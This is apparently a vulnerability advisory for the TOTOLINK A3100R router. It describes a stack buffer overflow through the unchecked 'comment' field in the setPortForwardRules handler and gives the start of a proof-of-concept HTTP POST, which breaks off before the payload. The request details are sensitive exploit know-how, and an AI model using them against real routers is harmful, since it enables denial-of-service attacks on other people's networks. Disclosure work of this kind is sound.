


## you may download it from :

## https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/170/ids/36.html

1	A3100R_Datasheet	Ver1.0	2021-03-02	$\odot$
2	A3100R_QIG	Ver1.0		$\odot$
3	A3100R_Firmware	V5.9c.2280_B20180512		$\oplus$
4	A3100R_Firmware	V5.9c.4281_B20190816(Transition version)	2019-09-11	$\oplus$
5	A3100R_Firmware	V5.9c.4577_B20191021	2019-11-19	$\oplus$
6	A3100R_Firmware	V4.1.2cu.5050_B20200504	2020-07-28	$\odot$
7	A3100R_Firmware	V4.1.2cu.5247_B20211129	2022-04-12	igotharpoons

## Analyse:

The program reads a user inputed named "comment" in users's POST request and uses the input immediately, without checking it's length , which can lead to buffer overflows bugs in the following strcpy function.



So by Posting proper data to topicurl: "setting/setPortForwardRules", the attacker can easily perform a Deny of service Attack.

## **POC**

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
```

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:98.0) Gecko/20100101

Firefox/98.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 196

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/firewall/port\_forward.asp?timestamp=1650003621281

Cookie: SESSION\_ID=2:1650003464:2

{"topicurl": "setting/setPortForwardRules", "ipAddress": "192.168.0.223", "wanPortFrom":

